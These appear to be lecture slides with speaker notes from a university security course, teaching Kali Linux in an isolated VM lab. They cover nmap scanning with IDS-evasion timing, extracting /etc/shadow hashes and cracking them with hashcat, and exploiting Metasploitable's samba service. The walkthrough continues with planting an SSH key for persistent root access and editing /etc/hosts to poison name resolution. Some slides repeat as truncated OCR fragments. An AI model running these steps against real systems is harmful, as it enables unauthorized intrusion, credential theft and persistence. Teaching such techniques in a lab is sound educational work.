Follow Along

Set VirtualBox Network settings for these three VMs:

- **pfSense_Reference:**
  - Adapter 1: NAT
  - Adapted 2: Internal Network: CS312LAN
- **Kali_Reference:**
  - Adapter 1: Internal Network: CS312LAN
- **Alpine_Reference:**
  - Adapter 1: Internal Network: CS312LAN
- **Metaspoitable_Reference:**
  - Adapter 1: Internal Network: CS312LAN

1. Start the pfSense_Reference VM
2. Wait until router VM is up
3. Start up other VMs

Kali Linux

Benjamin Brewster

Why You Need to Care

- Because someday you'll have to:
  - Feel really awesome
  - Protect your systems
  - Show someone else why they need to protect their systems
  - Get into a computer that you're supposed to be in, but lost access
  - Get into a computer that you're not supposed to be in, so that you can commit federal wire-fraud and do a dime in San Quentin

We're In

- The situation: You're in, what do you do?
- How do we find out what else is in the network?

- Can I finally use all those stupidly awesome hacker graphics, for which I nor anyone else has any usage license for? If a license could even be found for such a thing?
- Required music, Skrillex:
  - https://youtu.be/vkAUYFGFtWg?t=19m30s

We're In

- The situation: You're in, what do you do?
- How do we find out what else is in the network?

- Can I finally u cs, for which I nor anyone uld even be found for suc
- Required mus Scary Monsters and

Dangers

- Some of these tools hit systems *really hard*
  - I ran a fully-armed `nmap` scan on my work network once, and it:
    - Crashed a customer's PC
    - Cause the printer to start spitting out test and blank pages
    - Locked up a switch
    - These aren't a joke: it's in the man pages for nmap!


- Danger: system administrators watch for use of these tools on their networks
- Do not run these on OSU networks! Run them on our VMs instead!

Dangers

- Some of thes
  - I ran a fully-
    - Crashed a
    - Cause the
    - Locked up
    - These are
- Danger: syste networks
- Do not run th

Mapping with nmap

- The end-all, be-all tool is **`nmap`**, written by Gordon "Fyodor" Lyon and released September 1997
- Featured in 12 movies, including The Matrix Reloaded



Mapping with `nmap`

- `nmap` does the following:
  - Host discovery
  - Port discovery aka port scanning
  - Service discovery
  - OS detection
  - Retrieve MAC address
  - Vulnerability detection with other scripts

Mapping with `nmap`

Prepare Virtual Machines

Say

- Reset our VMs to their base configuration

Demonstrate

- Restore the pfSense_Reference, Kali_Reference, Alpine_Reference, and Metasploitable VMs to base
- Check to make sure the networking is correct:
  - pfSense_Reference:
    - Adapter 1: NAT
    - Adapted 2: Internal Network: CS312LAN
  - Kali_Reference:
    - Adapter 1: Internal Network: CS312LAN
  - Alpine_Reference
    - Adapter 1: Internal Network: CS312LAN
  - Metasploitable_Reference
    - Adapter 1: Internal Network: CS312LAN
- Start all four VMs

Prepare Virtual Machines

Say

- Take a look at all the built-in tools! What do you want to attack today?

Demonstrate

- Start Kali and log in
  - u: root
  - p: password
- Examine Applications Menu

Record What You Do

Say

- Key to forensic analysis, and providing proof of investigative work, is the ability to document what you do - this is built into Kali
- They can be seen in the ~/Videos dir
- You can stream this too, I think. At the very least, you should totally livestream your hack of the Pentagon on Twitch

Demonstrate

- Indicate Recording option in upper right
- $ cd ~/Videos

Mapping the Network

Say

- Scan (-s) the network: do no port scanning/service discovery, just ping (-n)
- A fantastic resource for finding machines. Aren't you glad we studied subnets?
- Four hosts are returned, including the one we ran this on
- Let's scan the Alpine machine for running services!
- Target an Alpine VM: do a scan using SYN packets only (-sS), retrieve the service type and version running on that port(-sV), and:
  - On ports 1-65535 (-p)
  - On the most common 1000 ports
  - On the most common 100 ports (-F)
- All of these take too long!

Demonstrate

- `$ nmap -sn 192.168.1.0/24`
- `$ nmap -sS -p 1-65535 -sV <AlpineVMIP>`
  - Takes several seconds
- `$ nmap -sS -sV <AlpineVMIP>`
  - Much faster
- `$ nmap -sS -F -sV <AlpineVMIP>`
  - Slightly faster

Mapping the Network

Say

- By using the -T options, we can specify timing profiles. These can be specified on a per-element basis, but the profiles are fast and easy
  - -T5 or -T insane is for ultra-fast networks, where devices are likely to respond immediately (under 5 ms), employing parallel port scans
  - -T4 or -T aggressive is for normal high-speed networks, where devices are likely to respond in under 10 ms, employing parallel port scans
  - -T3 or -T normal is the standard mode, employing parallel port scans
  - -T2 or -T polite slows down the scan to use less bandwidth and target machine resources, waits 0.4 seconds between each probe
  - -T1 or -T sneaky is for dodging Intrusion Detection Systems (IDS), waiting 15 seconds to allow a scan to complete
  - -T0 or -T paranoid is for *really* dodging IDSs: it scans one port at a time, waits five minutes between sending each probe

Demonstrate

- `$ nmap -sS -p 1-65535 -T4 -sV <AlpineVMIP>`
- `$ nmap -sS -F -T5 -sV <MetaSplVMIP>`
- Talk about other profiles on left

Tracing the Route

Say

- Scan the most common 1000 ports for services using SYN packets (-sS) of an Alpine VM, quickly (-T4) , get the Operating System of the target (-O), and trace the route to the target (--traceroute).
- The traceroute will be boring, since these are on the same LAN.
- Get the route to that Google public server; of course, we could have just used `tracert` (Windows) or `traceroute` (Linux)
- Don't port scan internet hosts!

Demonstrate

- `$ nmap -sS -T4 -sV -O --traceroute <AlpineVMIP>`
- `$ nmap -sn --traceroute 8.8.8.8`

Complicated Output - Better Viewing

Say

- Get everything for all the nodes on the network, reporting it all verbosely
- Fun to watch! You can see all the scans happening

Demonstrate

- `$ nmap -v -sS -sV -T4 -O 192.168.1.0/24`

- There are several front-ends for this. Let's use one called `zenmap`. Note that the -A switch (added because we selected "Intense scan") adds in all at once -O, -sV, and --traceroute, and also --sC which is an intrusive scan using the default script group of the nmap Scanning Engine (NSE).
- Note that the default script group includes intrusive scripts, and should not be run without permission! E.g., don't run it on OSU networks!

- Applications -> 01 Information Gathering -> zenmap
- Add 192.168.1.0/24 to "Target" and click Scan
- Once finished, Hosts will appear in the left side bar
- Click a host, and advance through tabs on right side to show details

Password Hacking When You're Already In

- User data is stored in /etc/passwd, but the actual passwords are stored in /etc/shadow, and backed up in /etc/shadow-

- Raw passwords are not stored, only the hashed value:
  - `password` -> `28fh28f`

- Each password is concatenated with a unique "salt", then hashed:
  - `passwordSalt` -> Hashing Method = Hashed value
  - `passwordA682` -> SHA512 = `239f/j91j29FJjjqjwijF9$j34.242`

Password Hacking When You're Already In

- Why use a salt?
  - Since each one is unique, two passwords that are the same hash differently, which prevents *pre-computing* tables of hash/password pairs

- To figure out a password, we'll have to:
  - Capture a set of password hashes and salts from a target system
  - Choose a wordlist that we *think* matches the password hashes we have
  - Generate a list of *each* plaintext password added to *each* captured salt (exponential growth!)
  - Hash these pairs
  - Compare the computed hashes to the list of captured hashes

hashcat

Say

- User data is stored in /etc/passwd, but the actual passwords are stored in /etc/shadow, and backed up in /etc/shadow-
- hashcat needs the password encryption method (6), salt (after method), and password (after salt) from the shadow file, let's store it in ~/targethash
- We can get the type of encryption used to hash passwords in /etc/login.defs
- hashcat's help command gives us the lists of hashing possibilities we can specify
- Kali comes with a LOT of pre-stored passwords!
- Run hashcat, force it to run in software (--force), using encryption method 1800 (-m 1800), using a straight dictionary attack (-a 0)
- **hashcat is an extremely fast, extremely powerful password cracker!**

Demonstrate

- `$ vi /etc/passwd`
- `$ vi /etc/shadow`
- `$ vi /etc/shadow-`
- `$ head -n 1 /etc/shadow | cut -f 2 -d":" > ~/targethash`
- `$ cat ~/targethash`
- `$ vi /etc/login.defs`
  - Enter vi command `/ENCRYPT` to find the encryption method line
- `$ hashcat --help`
  - Look for our encrypt method number
- `$ ls -pla /usr/share/wordlists`
- `$ vi /usr/share/wordlists/fasttrack.txt`
- `$ hashcat --force -m 1800 -a 0 ~/targethash /usr/share/wordlists/fasttrack.txt`
  - Run again, then a third time with "`--show`" added

Metasploit - Targeted Against the Strong

Say

- With Metasploit, we can use pre-written scripts to analyze a target for exploitation, then launch various exploits against it to try to achieve various goals, which is usually to get root access
- Takes awhile; note that the router doesn't give up what it is, nor does the Kali box we're using
- Build up a database of attacks that are possible based on known target info; this makes new Attack menus appear on each device
- This list does not give much hope, also, most can't be checked!
- This fails, because Alpine ships secure, yo.

Demonstrate

- Click Armitage in the left sidebar
- This takes a bit to start up, so be patient
- Click the Connect button, then Yes to start server
- Click Hosts -> Nmap Scan -> Quick Scan (OS detect)
  - 192.168.1.0/24
- Click Attacks -> Find Attacks
- On the Alpine VM, click Attack > ssh -> More... -> check exploits...
- On the Alpine VM, click Attack > ssh -> array_vxag_vapv_privkey_privsec, then Launch

Metasploit - Targeted Against the Weak

Say

- Now let's beat up on the known-bad VM! The last line here will report a shell session 1 is open!
- Check out that cool lightning - let's get a shell
- Awesome! Now let's keep access by uploading an .ssh key that we first have to generate:
- Can't see hidden files, but they're there
- Find our file...
- Select our file and upload it!
- The uploaded file is put into the root dir

Demonstrate

- On the Metasploitable VM, click Attack > samba -> usermap_script, then Launch
- Right-click on the hacked VM, click Shell 1 -> Interact, type these in the Shell 1 tab:
  - `$ hostname`
  - `$ whoami`
- On Kali VM, click Terminal:
  - `$ ssh-keygen -t rsa -C scriptkiddylulz`
  - Enter three times
- Right-click on the hacked VM, click Shell 1 -> Upload...
- Enter .ssh in the File Name field, and hit Open
- Select id_rsa.pub and hit Open
- In the Hacked Shell 1:
  - `$ ls -pla /id*`

Metasploit - Targeted Against the Weak

Say

- Before we start moving things around, what kind of access do we have, here?
- Since we're root, we need to move this key into root's .ssh directory
- Move the file to where it's supposed to be!
- Go there ourselves
- See the file

Demonstrate

- All in the Hacked Shell 1:
- `$ whoami`
- `$ mv /id_rsa.pub /root/.ssh/id_rsa.pub.lulz`
- `$ cd /root/.ssh`
- `$ ls -pla`
- `$ cat id_rsa.pub.lulz`
- `$ cat ./authorized_keys`
- `$ cat id_rsa.pub.lulz >> ./authorized_keys`
- `$ cat ./authorized_keys`
- `$ rm id_rsa.pub.lulz`
- Right-click on the hacked VM, click Shell 1 -> Disconnect

Metasploit - Targeted Against the Weak

Say

- Start up a terminal
- SSH our way in! Revel in our new-found power!

- You could do things now like:
  - Change passwords, including root, though this could tip our hand. We don't know the root password, but we can authenticate automatically without knowing it thanks to the SSH key we placed
  - Poison DNS entries in /etc/hosts -> -> -> ->
  - Steal files
  - Upload additional, more sekrit, stealthy exploits
  - Connect from here to other machines
  - Delete everything on the machine

Demonstrate

- Applications -> Favorites -> Terminal
- `$ ssh root@192.168.1.23`
  - Answer yes, like normal

- In the Hacked Shell 1:
- `$ nslookup www.google.com`
- Replace this line in /etc/hosts:
  - `127.0.0.1 localhost`
- With this line:
  - `<Google's IP> localhost`

Conclusion

- Patch your systems!
- Known how to scan your systems for vulnerabilities
- Demonstrate vulnerabilities to employers and clients to show them you mean business, as a white hat - and that the next person won't be wearing white
- Kali is amazing